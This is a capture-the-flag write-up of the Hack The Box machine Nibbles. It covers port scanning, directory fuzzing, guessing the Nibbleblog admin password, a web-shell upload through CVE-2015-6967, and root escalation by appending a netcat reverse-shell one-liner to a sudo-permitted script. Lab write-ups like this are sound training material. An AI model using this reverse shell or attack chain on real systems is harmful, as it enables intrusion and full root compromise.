HackTheBox - Nibbles WriteUp
This post documents my walkthrough of the Nibbles machine from Hack The Box. It involves basic enumeration, a web app vulnerability, and simple Linux privilege escalation.

Enumeration
Port Scanning
The first thing that we’re going to do is scanning for open ports using Nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.95 scan initiated Wed May  7 18:25:33 2025 as: /usr/lib/nmap/nmap -Pn -n -sC -sV -T4 -p- -oA Nmap-All-Ports 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May  7 18:26:06 2025 -- 1 IP address (1 host up) scanned in 32.22 seconds
The Nmap scan returns a bunch of information, such as:
- The operating system is Ubuntu.
- Port
80/tcpis open and runningHTTP(Apache httpd 2.4.18). - Port
22/tcpis open and runningSSH(OpenSSH 7.2p2 Ubuntu 4ubuntu2.2).
Since we don’t have SSH credentials, we’ll focus our attention on port 80.
HTTP - Port 80
We begin by inspecting the root directory.
1
krakenn@Phoenix:~/CPTS/Boxes/NIBBLES$ curl 10.10.10.75 -o RDirectory-SC

While inspecting the root directory, we discovered a new subdirectory: /nibbleblog.
/nibbleblog

Nothing intersting in this directory beside that the website is powered by nibbleblog.
Using Wappalyzer we found the following results:

Page extension should be .php
Directory / Page Fuzzing
1
krakenn@Phoenix:~/CPTS/Boxes/NIBBLES$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://10.10.10.75:80/nibbleblog/FUZZ -ic -e .php -o Directory-Fuzzing.json

/README

This reveals the version of Nibbleblog that is being used. → Nnibbleblog v4.0.3
/content/users.xml

Username → admin
/admin.php

It seems like the app blacklist IPs after some failed attemps. After a deep inspection of the pages found i couldn’t find a valid password, also nibbleblog does not have default creds. So we’ll need to guess the password.
- admin : password
- admin : root
- admin : administratot
admin:nibbles→ This one worked
Exploitation
CMS used: Nibbleblog v4.0.3 This version of Nibbleblog is vulnerable to CVE-2015-6967 which is an unrestricted file upload vulnerability in the Image plugin that allows remote administartors to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php
CVE Links:
Web Shells used:

Go to : http://<IP_@>/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image
Upload the web shell. ignore the errors
Finally access the image in http://<IP_@>/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image

As we can see the web shell works perfectly.

Now let’s search for the user flag.
Privilege Escalation
The first thing to do is run the sudo -l command to check if the current user can execute any commands as root without requiring the root password.


It turns out that the user nibbler can run monitor.sh as root.
PS: Don’t mind me changing the web shell. I just wanted to test them both.
1
2
3
4
5
nibbler@Nibbles:…/plugins/my_image# unzip personal.zip

nibbler@Nibbles:…/plugins/my_image# cd personal/stuff

nibbler@Nibbles:…/plugins/my_image# echo "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc [Attacker_IP] 1234 > /tmp/f" >> monitor.sh

Now let’s search for the root flag.
1
2
3
root@Nibbles:/home/nibbler/personal/stuff# cd /root

root@Nibbles:/home/nibbler/personal/stuff# cat root.txt
Mission complete